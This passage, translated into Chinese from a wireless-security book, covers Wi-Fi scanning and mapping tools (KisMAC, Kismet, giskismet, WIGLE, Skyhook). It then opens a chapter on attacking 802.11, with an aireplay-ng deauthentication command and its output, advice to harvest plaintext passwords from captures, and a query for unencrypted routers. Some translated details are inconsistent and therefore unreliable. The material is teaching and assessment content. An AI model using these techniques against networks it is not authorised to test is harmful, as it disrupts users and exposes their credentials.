从服务器导入地图，可通过 File (文件) | Import (导入) | Map From Server (从服务器获得地图) 功能实现。有些服务器已经标定数据，所以你不需要做任何事情。这些服务器目前包括 Map24 和 Expedia。如果你选择另一个服务器，你可能需要帮助 KisMAC 判断地图规模，这可能导致出错并扩散。一旦导入了地图，你就会看到 KisMAC 中一个类似于下图的显示效果。



## KisMAC 和 Google Earth

KisMAC 最近的版本支持 KML 文件生成的功能。简单地单击 File (文件) | Export To KML (导出到 KML) 菜单，然后在谷歌地图中读入刚生成的 KML 文件即可。KisMAC 的 KML 文件导出的样例图如图 2-5 所示。

**注意** 想在可视化的卫星地图中，实时地看到自己当前位置的 OS X 操作系统用户，可以下载 gps2gex 工具<sup>①</sup>来达到这一目的 (<http://www.grandhighwizard.net/gps2gex.html>)。

## 保存数据和捕获数据包

你可以在 KisMAC 下保存两种类型的数据：数据包捕获和扫描数据。当保存扫描数据时，

<sup>①</sup> gps2gex, GPS-to-Google Earth 的简称，即将由 GPS 接收到的当前位置信息映射到 Google Earth 所提供的卫星地图相应位置的一个免费工具软件。该软件目前只支持 Mac OS X 系统。

以后可以将其加载到 KisMAC 中，允许你在地图上定位和在事后导出数据。KisMAC 也会找到你上周发现的感兴趣的网络位置，但记忆它的位置有些麻烦。KisMAC 可以以自己的格式保存数据，这种格式的文件名以 .kismac 结尾。




图 2-5 KisMAC 的谷歌地图输出

KisMAC 允许保存的另一种数据类型就是数据包。这是使用被动扫描器的一个最大的优点，你可以保存所有收集的数据，以便以后分析使用。其中一个可能应用是：通过扫描这些数据包文件，寻找明文的用户名和密码（你会惊讶有多少未加密的 POP 3 服务器仍然在那里使用）。另一个使用这些文件的应用是破解无线网络本身。大多数针对 WEP 和 WPA 的攻击需要收集一些（很可能是很多）从目标网络发出的数据包。第 4 章和第 5 章将详细说明这些攻击。

为了让 KisMAC 得到所保存的数据包，只需在 Driver Configuration（驱动程序配置）界面上选择所需的单选框。如果你不确定你所感兴趣的东西，则保存所有数据包也无妨。KisMAC 采用标准开放源码的 pcap 文件格式保存数据包。如果你想要查看这些文件，打开 pcap 格式文件最好的工具是 Wireshark，在 OS X 操作系统上可以将 Wireshark 安装为一个本地应用程序。

最后，KisMAC 支持执行各种攻击。目前，这些攻击包括 Tim Newsham 的 21 位 WEP 密钥攻击，各种暴力破解模式，针对 RC 4 调度攻击（又名统计攻击或弱四攻击）。虽然 KisMAC 攻击的下拉菜单很方便，但使用专用工具进行这类攻击通常会得到更好的效果。

KisMAC 值得一提的其他特征包括能够注入数据包和解密 WEP 加密的 pcap 文件。目前，KisMAC 是 OS X 操作系统中唯一可注入数据包的工具。使用 KisMAC 注入数据包，需要一个支持网卡。众所周知的支持注入的网卡是 D-Link DWL-122 USB Rev B1（RT2570 芯片组）和 Alfa RTL8187 网卡。

## 2.4.2 OS X 上的 Kismet

如果你更喜欢 Kismet 上通过 KisMAC 的基于终端的扫描，那么 Kismet 很容易运行在 OS 10.5 上。下载最新的稳定版本，按照通常的生成过程 `./configure; make && make install`。你可能还需要编辑 `/usr/local/etc/kismet.conf` 以便设置 `ncsource=en1`。遗憾的是，Kismet 只能运行在 10.5 和 10.6 两个版本上，Apple 电脑改变信道设置 API 接口，目前 Kismet 不进行处理。这个问题可能会很快得到解决。OS X 操作系统的 Kismet 只支持内置的机场卡。

## 2.5 Linux 扫描工具

在 Linux 上，Kismet 是扫描器。尽管其他扫描器可能也存在，但没有一款能像 Kismet 做得那么好。Kismet 也可以运行在除了 Linux 之外的其他平台上，包括 FreeBSD、OS X 甚至是通过使用 AirPeap 网卡适配器运行在 Windows 上。


### Kismet

Kismet 不仅是一个扫描工具，Kismet 其实是一个 802.11 协议数据包捕获和分析的框架。事实上，Kismet 这个名字是模棱两可的。Kismet 其实来源于两个二进制文件：`kismet_server` 和 `kismet_client`；可执行文件 Kismet 仅仅是一个 shell 外壳脚本，对它们两个进行典型配置。Kismet 的系统架构如下图所示。



### Kismet (被动扫描器)

流行性	8
难易度	5
影响力	3
危险级	5



伴随 newcore 分支的发布, Kismet 可以在运行时 (run-time) 状态中自动配置。现在大多数想要在单一网卡上运行 Kismet 的人 (源于 Kismet 行话) 可以用 `apt-get install kismet` 安装 Kismet, 然后从命令行运行 Kismet。基于 curses 的客户端将启动并提示你服务器正在启动。服务器会自动检测网卡的类型, 添加监控模式虚拟接口 (假设你使用基于 mac80211 的驱动程序), 并按其方式运行。如果发布版本中没有打包最新的版本, 那么你可能要下载源代码并编译它。Kismet 是容易编译的, 下面是编译步骤:

```
[~]$ wget http://www.kismetwireless.net/code/kismet-2009-06-R1.tar.gz
[~]$ tar -zxvf ./kismet-2009-06-R1.tar.gz
[~]$ cd kismet-2009-06-R1
[~/kismet-2009-06-R1]$ ./configure && make
[~/kismet-2009-06-R1]$ sudo make install
```

**提示** 如果你想作为普通用户开始执行 Kismet, 只要使用 `Suidinstall` 即可。

记住, 如果你从源代码编译, 那么默认安装目录将是 `/usr/local`。这意味着 `kismet.conf` 文件将在 `/usr/local/etc` 目录中。

## 配置 Kismet

虽然在配置文件中手动设置源网卡不再是必要的操作, 因为 Kismet 会自动检测哪个源网卡是最合适的, 但是如果在指定的时间你有多个网卡存在, 而你这时只想使用一个网卡进行扫描, 那么设置的一个网卡作为源是一个好主意。这样做还可以防止在基于 curses 的图形用户界面中, 每次都得配置你的源网卡。

```
[~]# vim /usr/local/etc/kismet.conf
# See the README for full information on the new source format
# ncsource=interface:options
# for example:
ncsource=wlan0
```

## 为 Kismet 配置 GPS

Kismet 依赖于另一个名为 GPSPD 的程序与 GPS 硬件建立会话。GPSPD 通过一个串行端口连接到 GPS 装置上, 然后通过一个 TCP 连接 (默认的 2947 端口) 将数据提供给任何程序。GPSPD 带有许多分布部件, 支持在线下安装 (`apt-get install`)<sup>①</sup> GPSPD。一旦安装好, 你只需要通过正确的参数就可以和硬件建立会话。

```
[~]# gpsd /dev/ttyUSB0
```

如果在使用 GPSPD 中有问题, 该程序支持通过 `-D` (debug, 调试模式) 和 `-N` (no

① `apt-get` 是一条 Linux 命令, 主要用于自动从互联网的软件仓库中搜索、安装、升级、卸载软件或操作系统。与之对应的另一个命令是 `yum` 命令, 默认的 Linux 有些支持前者, 有些支持后者, 但可以通过安装相应的支持包支持对方。——译者注

background, 不要背景) 两个有用的调试选项在调试状态下进行排查。例如, `gpsd -D 2 -N -n /dev/ttyUSB0` 会让你看到实时状态下正在发生什么。可以通过使用 `telnet` 或 `netcat` 命令连接到 GPSD 的 TCP 端口。以下命令连接到 GPSD, 并验证一个正在运行的连接:

```
[:-]$ nc localhost 2947
z
GPSD,R=1
$GPRMC,194328,A,3636.0066,N,12152.1101,W,0.0,0.0,200406,14.8,E,A*35
$GPRMB,A,,,,,,,,,A,A*0B
$GPGGA,194328,3636.0066,N,12152.1101,W,1.06,1.8,-0.2,M,-29.6,M,,*51
```

其中的 `r` 命令告诉 GPSD 转到原始的 NMEA 输出。

**提示** 最近的 GPSD 版本尽量避免默认状态下绑定每一个接口。如果你通过网络连接 GPSD 的时候出现问题, 可以再带上 `-G` 参数尝试运行。

## 运行 Kismet

现在你已经在笔记本电脑上配置好了 Kismet, 可以开始使用它了。Kismet 将在启动 Kismet 的目录中创建一个批文件, 所以我建议创建一个 `Kismetdumps` 目录, 以避免杂乱无章。

```
[:-]$ mkdir Kismetdumps
[:-]$ cd Kismetdumps/
[~/Kismetdumps]$ sudo kismet
```

一旦开始运行 Kismet, 会提示: “开始运行 `kismet_server` 吗?” 回答: “是的”, 然后关闭服务器窗口。这时, 你会看到如下类似的显示。

**提示** 如果你的 Kismet 窗口显示不正确, 可能是终端程序有问题或 `TERM` 环境变量有问题。试试在终端程序 `rxvt` 中运行, 然后设置 `xterm` 的 `TERM` 环境变量:

```
rxvt -bg black -fg green; declare -x TERM="xterm"; kismet.
```


新的 Kismet 是菜单驱动的。如果你想做什么事, 按 ~ 按钮进入菜单状态。在这里, 你可以改变许多显示设置。在网络状态按 `Enter` (回车) 键将带来 “Network Detail View” (网络详细视图), 其中包含了选定网络的详细信息。

## Kismet 生成文件

默认情况下, Kismet 将在程序运行中生成以下 5 个文件:

- `.alert` 报警的纯文本日志文件。Kismet 将对特别关注的事件发送警报, 例如 Metasploit 程序发现了一个疑似的驱动程序。
- `.gpsxml` XML 格式的 GPS 日志文件。
- `.nettxt` 纯文本格式的网络信息。非常适合于人的精读。
- `.netxml` XML 格式的网络信息。非常适合计算机的研究。

- `pcapdump` 通过 `pcap` 捕获的实时数据通信文件。这取决于 `libpcap` 版本，此文件可能包含每个数据包的信息，包括 GPS 坐标信息。



## 用 Kismet 可视化数据

多年来，已经编写了许多脚本用于将 Kismet 的输出转换成 KML 格式文件、地图等，但它们中的大多数都被遗弃了。最新的 Kismet 可视化工具称为 `giskismet`。`giskismet` 最早出现在 Shmoocon2009 上（与安全相关的一个国际年度会议。——译者注），并且运行在最新版本的 Kismet 上。

`giskismet` 关于 `giskismet` 软件的介绍可通过维基百科网址进行查阅 (<http://my-trac.assembla.com/giskismet/wiki>)。通过将 Kismet 输出的 `.netxml` 文件导入到 SQLite 数据库（一款轻量级的数据库。——译者注）中来运行 `giskismet`。这允许你通过 SQL 接口的灵活性查询基于“战争驾驶”测试的结果。在下载并引用 `giskismet` 安装包之前，可能还需要安装一些 `giskismet` 所依赖的前提程序：

```
~]$sudo apt-get install libxml-libxml-perl libdbi-perl libdbd-sqlite3-perl
```

现在，可以得到通过“战争驾驶”行动获得的结果，然后将它们像下面这样填充到 `giskismet` 中：

```
[~/giskismet/trunk]$ perl ./giskismet -x Kismet-20091022-16-44-02-1.netxml
Kismet-20091022-16-27-02-1.netxml
Checking Database for BSSID: 00:E0:98:DF:4A:92 ... AP added
Checking Database for BSSID: 00:E0:98:F1:6D:3C ... AP added
```

一旦完成上述操作，在当前目录中将有一个 SQLite 数据库，名称是 `wireless.db1`：

```
[~/giskismet/trunk]$ file ./wireless.db1
./wireless.db1: SQLite 3.x database
```

到目前为止，我们只是将数据导入到了数据库中，下面有一些例子说明如何使用这些数据。


让我们开始导出所有之前曾导入的网络信息，这将我们收集的所有数据生成一个 KML 文件。

```
[~/giskismet/trunk]$ perl giskismet -q "select * from wireless"
-o output_all.kml
```

接下来，让我们在这些数据中找所有无安全设置的 Linksys 路由器：

```
perl ./giskismet -q "select * from wireless where ESSID='linksys'
and Encryption='None'" -o UnsecureLinksys.kml
```

前面的例子只是大致了解了如何用 SQL 查询语句查询扫描的结果。当采用注入方式注入大型应用，你可以使用这个方式很容易地从非目标数据中过滤出目标数据。giskismet 生成输出的例子如下图所示。



## 在谷歌地图上实时地标定位置

Linux 是让谷歌地图 (Google Earth) 来显示你的当前位置的唯一平台，Google Earth 4Pro 集成了支持实时位置显示的功能。然而当 Google Earth 5 推出时，这一功能被取消了。勤劳的开放源码开发者提出了一些自己的办法来解决这个问题。他们利用一些谷歌称为网络链接 (Network Link) 的功能实现的。

谷歌地图的 Netlink 基本上是一个小的 KML 文件，该文件让谷歌地图重新周期性地载入另一个 KML 文件，几乎像刷新网页一样。生成第二个 KML 文件的程序可以做到它想要什么就可以得到什么。例如，它为了定位可以查询本地 GPS 设备，并且创建一个 KML 文件，该 KML 文件描述了上述信息。这个程序就是 gegpsd.py。详细信息可以查询网址：<http://www2>

warwick.ac.uk/fac/sci/csc/people/computingstaff/jaroslaw\_zachwieja/gegpsd/。

**警告** gegpsd.py 直接与串行端口进行会话，而不是与 GPSD 的上一层应用程序进行会话。当运行 gegpsd.py 的时候，其他设备不能访问 GPS 装置，包括 GPSD 或 Kismet。

下载 gegpsd.py 到谷歌地图的安装目录（默认的是：/opt/google-earth）。还需要下载网络链接文件并将它保存为 /opt/google-earth/Realtime GPS.kml。最后，可能还需要安装 python-serial 模块：

```
[~/opt/google-earth]$ sudo apt-get install python-serial
[~/opt/google-earth]$ cat Realtime\ GPS.kml
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://earth.google.com/kml/2.2">
<NetworkLink>
  <name>Realtime GPS</name>
  <open>1</open>
  <Link>
    <href>./realtime/Realtime GPS.kml</href>
    <refreshMode>onInterval</refreshMode>
  </Link>
</NetworkLink>
</kml>
```

然后，运行在 python 下运行脚本：

```
[~/opt/google-earth]$ sudo mkdir ./realtime
[~/opt/google-earth]$ sudo python ./gegpsd.py -p /dev/ttyUSB0
```

一旦运行谷歌地图，就可以加载包含网络链接（Network Link）的文件了，单击 File（文件）|Open（打开）|opt/google-earth/Realtime GPS.kml，现在应该能够观看你的位置在实时地移动。

**提示** 如果你没看到生成的 ./realtime/Realtime GPS.kml 文件，那么就说明 gegpsd.py 解析 GPS 装置的输出时出现问题，请仔细检查串行端口的波特率，然后重试。

不幸的是，由于 gegpsd.py 脚本会直接与串口进行会话，所以在同一时间段里，其他应用程序（如 GPSD 或 Kismet）不可以再使用这一设备。所以我希望，在不久的将来，有一个新版 gegpsd.py 与 GPSD 的 TCP 端口进行会话，可以在运行 Kismet 的同时允许用户以可视化的效果显示当前的位置。

## 2.6 移动扫描工具


资源的扩张使智能手机最终变成可行的 802.11 扫描工具。过去少数移动工具一直可用于寻找网络设备，但不像笔记本电脑扫描器那么强大，现在 iPhone 的无线网络扫描器 Wi-FiFoFum 具备了一个基于笔记本电脑扫描器的大多数功能。



## WiFiFoFum (主动扫描器)

流行性	4
难易度	10
影响力	4
危险级	6

WiFiFoFum 是目前可以运行于第三方平台 Cydia/Installer<sup>①</sup> 上的免费软件,不熟悉这个工具的读者可用越狱 (jailbreak) 的方式破解手机试试。使用 WiFiFoFum 就像使用其他 iPhone 应用程序一样容易。能使 WiFiFoFum 与其他移动扫描工具区分开的是它的综合制图能力。当你登录进入 WiFiFoFum 后,应用程序会通过 iPhone 内置的地理定位能力在网络日志文件中存储信号最强的位置。WiFiFoFum 可以显示谷歌地图本地日志或发送 KML 文件到一个电子邮件地址中。地图截图如下图所示。



**警告** WiFiFoFum 最初发布是在官方 iPhone 应用程序商店。不幸的是,它私自利用 Apple 电脑的框架,后来被迫删除。除非 Apple 推翻其取消 WiFiFoFum 的决定,否则你将需要通过越狱方式破解他们的 iPhone 来安装 WiFiFoFum 或类似程序。然而越狱方式破解 iPhone 很简单,它可能会导致 (因人为破坏而使手机) 保修无效,并且这一内容超出了本书的范围。对越狱破解有兴趣的读者可直接从 iPhone 开发团队 (<http://blog.iphone-dev.org/>) 下载工具以便尝试。

因为 WiFiFoFum 的使用过于简单,所以没必要再详细解释每一条指令。下面有一些提示,在使用的时候,可以得到更好的结果:

- 设置 Scan Frequency (扫描频率) 为 Continuous (连续的), 可以提高电池寿命。
- 将手机放在正确的位置, 可以获得更精确的地理定位数据。如果在车辆内, 将手机贴在玻璃上将最大限度地扩大内部天线的范围。
- 忽略 Radar View (雷达图像)。现实与显示器上图像的关系总是很弱的。

## 2.7 在线地图服务 (WIGLE 和 Skyhook)

到目前为止,你已经看到从“战争驾驶”方式产生地图最可靠的方法是使用每个独立应用程序

① Cydia 是 Saurik 公司开发的用于在 iPhone/iPod 上安装第三方应用程序的平台, Installer 是 Nullriver 公司开发的一款用于在 iPhone/iPod 上安装第三方应用程序的平台。二者功能类似。——译者注

的谷歌地图 KML 导出插件，其他选项包括上传扫描数据到服务器并让服务器为你处理。这种方式的一个很大好处是：可以将“战争驾驶”信息分享给其他的人，并共同创建一个更大的数据库。

## WIGLE

迄今为止最大的商业数据库是由 wigle.net（无线地理日志引擎）所掌控。它们有各种各样的客户端，可以从任何流行的格式导入数据。然而，地图的质量有些令人不太满意。流行的 WIGLE 客户端 JiGLE 的截图，如图 2-6 所示。




图 2-6 通过比较，WIGLE 地图使 Google Earth 看上去更好

## Skyhook

Skyhook 就像是 WIGLE 的逆过程。Skyhook 是一个营利的地理定位服务，可以利用 802.11 的 AP。基本上，你可以提交射程内网络的 BSSID，Skyhook 会告诉你最可能的位置在哪里。该计划最大的亮点是数据库具有自我修正功能。如果 Skyhook 最初注册 3 个纽约的 AP，然后客户端报警其中有一个被佛罗里达州迈阿密市的 AP 所定位，则 Skyhook 后端可以确定有纽约的退休人员最终因天气原因搬到了佛罗里达州，且随身带着 AP。这种自我修正的性质允许 Skyhook 可以根据一次大的“战争驾驶”给它的数据填充数值。现在它的用户保持最新状态。

如果你怀疑 Skyhook 的准确性，则建议通过你自己的 BSSID 查询服务。下图所示的是一个执行这一功能的脚本：

```
#!/bin/sh
# A simple /bin/sh interface into the skyhook database.
# inspired by a one-liner attributed to "George"
# be sure to pass the mac address in without any ":"'s
# i.e. ./skyhook.sh 000102030405
echo "looking up mac address: $1"
curl --header "Content-Type: text/xml" --data
"<?xml version='1.0'?><LocationRQ xmlns='http://skyhookwireless.com/
wps/2005' version='2.6' street-address-lookup='full'>

<authentication version='2.0'> <simple><username>jc</
username><realm>802.11mercenary.net</realm> </simple></authentication>

<access-point>
<mac>$1</mac><signal-strength>-50</signal-strength>
</access-point>
</LocationRQ>"
https://api.skyhookwireless.com/wps2/location
```

通过在 BSSID 后面（注意没有分号）运行 ./skyhook.sh，你会看到 Skyhook 是否拥有你的信息。在我们的测试中，该数据库已经非常准确，并且数据是最新的。几个星期后，当本书的作者之一离开后，他的 AP 突然出现在了新的正确位置上。

## 2.8 本章小结

本章涵盖了在 3 个主流的操作系统上使用扫描器的详细内容，还包含了使用每一个平台的优点和缺点，以及在每个操作系统上配置和使用这些主要的扫描器工具的细节。本章还介绍了各种独立的和集成的可视化工具，可以借助这些工具及其所收集的信息继续关注无线网络攻击技术。



## 第 3 章

# 攻击 802.11 无线网络

无线网络的安全有一个许多磨难过去，特别是 WEP 已被破解的次数太多了，所以你会觉得人们可能懒得再实施这类攻击了。本章涵盖的工具和技术回避了那些使用 WPA 缺点网络安全系统。在可能的情况下，在 Linux、Windows 以及 OS X 等操作系统上提出攻击方案。

### 3.1 攻击的基本类型

无线网络的防御可以分为几个不同的类别。第一类防御是“完全无效”，另一种说法就是“不引人注目地安全通过”，即防御系统让的那些真正有兴趣攻击的人都可以是悄无声息地突破。

第二类防御可以被归类为“麻烦”。通常，WEP 协议和基于字典的 WPA-PSK 密码适合这一类。即给一点时间和技能，攻击者就可以恢复任何静态的 WEP 密钥。

一旦你去掉的“麻烦”的安全措施，就开始接触到第三类防御：需要真正努力和一些熟练技能的网络。大多数网络不是这种好的保护。在这一类别的网络中使用了较好配置的 WPA。用于攻击较好配置的 WPA 网络的技术将在第 4 章中详细介绍。

### 3.2 通过隐藏获得安全

今天，许多无线网络都有隐藏模式（hidden mode）或非广播模式（nonbroadcasting mode）。这些网络在其信标数据包中并不包括其 SSID 名称（即网络名称），它们也不回复广播类的探测请求。像这样配置网络的人将他们的 SSID 作为一种秘密手段。这样做的人也可能是倾向于在 AP 上设置 MAC 地址过滤。

一个 SSID 不是一个秘密。它将明文打包在许多数据包中，而不只是打包在信标数据包中。事实上，之所以说 SSID 非常重要，是因为为了向 AP 发送一个关联请求你需要知道它，这意味着每一个合法的客户端在尝试连接网络的时候，都要明确地发送它们的 SSID。

被动嗅探器可以很容易地利用这一点而获得 SSID。如果你曾经看过 Kismet 或 KisMAC 神秘地填写隐藏网络的名称，那么这是因为一个合法的客户端发送了一个这样的帧。如果你等得足够长久（并且禁用信道跳频），那么你会最终吸引某人加入网络并获得她的 SSID。当然，如果你实在不想等那么长时间，你还可以强握住用户的手，让她主动加入网络。



## 解除认证的用户

流行性	8
难易度	5
影响力	3
危险级	5

获得一个你感兴趣的网络的名称，最简单的方式是将一个合法的用户从网上踢掉。如前所述，关联请求（也可能是重新关联请求）数据包会携带清晰的 SSID 名称。通过将一个用户踢掉线，你可以强迫他发送一个重新关联请求，同时从中可以观察到 SSID。

所以你可以这样做，是因为 802.11 的管理帧是不需要授权的，如果管理帧需要授权验证，那么用户将能够告诉你你的解除认证数据包从 AP 中分离出来了，所以，你需要做的是给用户发送一个看起来像是来自 AP 的数据包。用户并不能分辨其中的区别，这时无线驱动程序将立即重新连接。然后，用户将发送一个带有 SSID 的重新关联请求，你的扫描器就可借机知道网络的名称。

**警告** 不论是什么类型的 AP 在使用，这种攻击都是有有效的。即使 WPA2 也不能提供帮助，因为管理帧仍然是未加密的和未经授权的。IEEE 协会已经创建了一个工作组来解决这个问题，但到现在为止，这种漏洞之蜜仍然对外敞开。

## 在 Linux 上加载一个解除认证的攻击

下面的示例演示了如何在 Linux 上通过 aireplay-ng 程序（aireplay-ng 是一种包含在 Aircrack-ng 软件开发包中的实用工具）完成一个简单的解除认证攻击。受害者站点的 MAC 地址是 00:23:6C:98:7C:7C，它目前是在信道 1 上与网络相关联的，其 SSID 值是 00:14:BF:3A:6C:EF。

### 为什么在 Linux 中，会有这么多的无线命令行程序

任何用过 Linux 一段时间的人都可能变得沮丧，因为控制一张无线网卡需要不同的命令。那些过去使用 madwifi 的人通常习惯使用 wlanconfig 命令，然而最老的和当前的驱动程序使用 iwconfig 命令，并且尖端用户可能已经熟悉最新的 Linux 无线实用工具，iw。

虽然 iwconfig 命令可能会继续使用一段时间，但所有新的无线驱动器功能将通过 iw 命令进行访问。你可能需要手动将 iw 命令在线下安装 (apt-get) 到发行版上。虽然所有这些命令完成相同的事情，但它们是通过调用不同的 API 实现的。wlanconfig 中的 wlanconfig 程序本身就是从 madwifi 脱身出来的。它通过专用非标准接口进行通信。所有“老的”iw 命令（如 iwconfig、iwlist、iwpriv）都经过无线扩展的 API，这些新的 iw 命令使用的是 netlink/cfg80211 的 API，希望这将是近段时间内，最新的无线标准。

由于配置实用程序多种多样，所以常常忘记每个驱动程序使用什么类型的通信最

简单。用户为记住所有的细节感到失望，所以应鼓励用户使用 `airmon-ng`。`airmon-ng` 是一个包含在 `Aircrack-ng` 中的实用工具，该工具是专门用来处理给定驱动程序或内核的所有监控模式的详细信息。

要手动配置接口，或者需要一个公共的命令行列子作为快速参考，可以使用下面提供的命令：

- 执行主动扫描：

```
# iwlist wlan0 scan
```

- 在已有的接口上设置监控模式：

```
# iwconfig wlan0 mode monitor
```

```
# iw dev wlan0 set monitor none
```

- 手动设置信道：

```
# iwconfig wlan0 channel 1
```

```
# iw dev wlan0 set channel 1
```

- 手动启动 802.11n 的 40 MHz 模式：

```
# iw dev wlan0 set channel 6 HT40+ or
```

```
# iw dev wlan0 set channel 6 HT40-
```

+/- 号表示比指定值高于或低于 20 MHz 的相邻信道。

- 创建一个监控模式的接口（只针对 `mac80211`）：

```
# iw dev wlan0 interface add mon0 type monitor
```

- 撤销一个虚拟接口（只针对 `mac80211`）：


```
# iw dev mon0 del
```

在下面的例子中，我们通过使用 `Kismet` 检测出信道 1 上有一个隐藏的网络。我们已指示 `Kismet` 锁定到信道 1（`Kismet | Config Channel`（配置信道）），并且准备解除所检测到的客户端的认证。因为 `Kismet` 为我们创建了一个监控模式接口，所以我们可以利用它解除认证攻击。

命令行参数有点混乱。参数 `-deauthin` 指示 `aireplay` 执行解除认证攻击。后面的 1 表示尝试运行攻击的序号。目标地址的指定是用参数 `-c` 和参数 `-a` 表示的是 BSSID。

```
[~]# aireplay-ng --deauth 1 -a 00:22:6B:96:50:45 -c 00:23:6C:98:7C:7C wlanmon
18:01:32 Waiting for beacon frame (BSSID: 00:22:6B:96:50:45) on channel 1
18:01:32 Sending 64 directed DeAuth. STMAC: [00:23:6C:98:7C:7C] [ 9/166 ACKs]
```

通过执行这种攻击，我们将发送数百个解除认证数据包（确切的个数似乎因驱动程序的不同而有所变化），用于解除 AP 的客户端，以及客户端的 AP 的认证。最终的结果是：客户端将看到在她的网络连接中有一个中断，然后重新关联。当她这样做的时候，`Kismet` 将在探测请求数据包和关联请求数据包中看到 SSID，同时可以填写姓名。在这种情况下，网络的名称是 `linksys`。在此之后，如果网络使用 WPA，那么该用户将重新关联，我们将看到客户端执行四次握手的过程。



## 在 OS X 上加解除认证攻击

目前，在 OS X 上注入数据包的唯一途径是使用 KisMAC。KisMAC 目前支持注入功能的网卡有 prism2、RT73、RT2570 和 RTL8187 芯片组。许多 Mac 用户购买使用 D-link DWL-G122s（该设备使用 RT73 芯片。——译者注）或 Alfas（该设备使用 RTL8187 芯片。——译者注），就是这个原因。

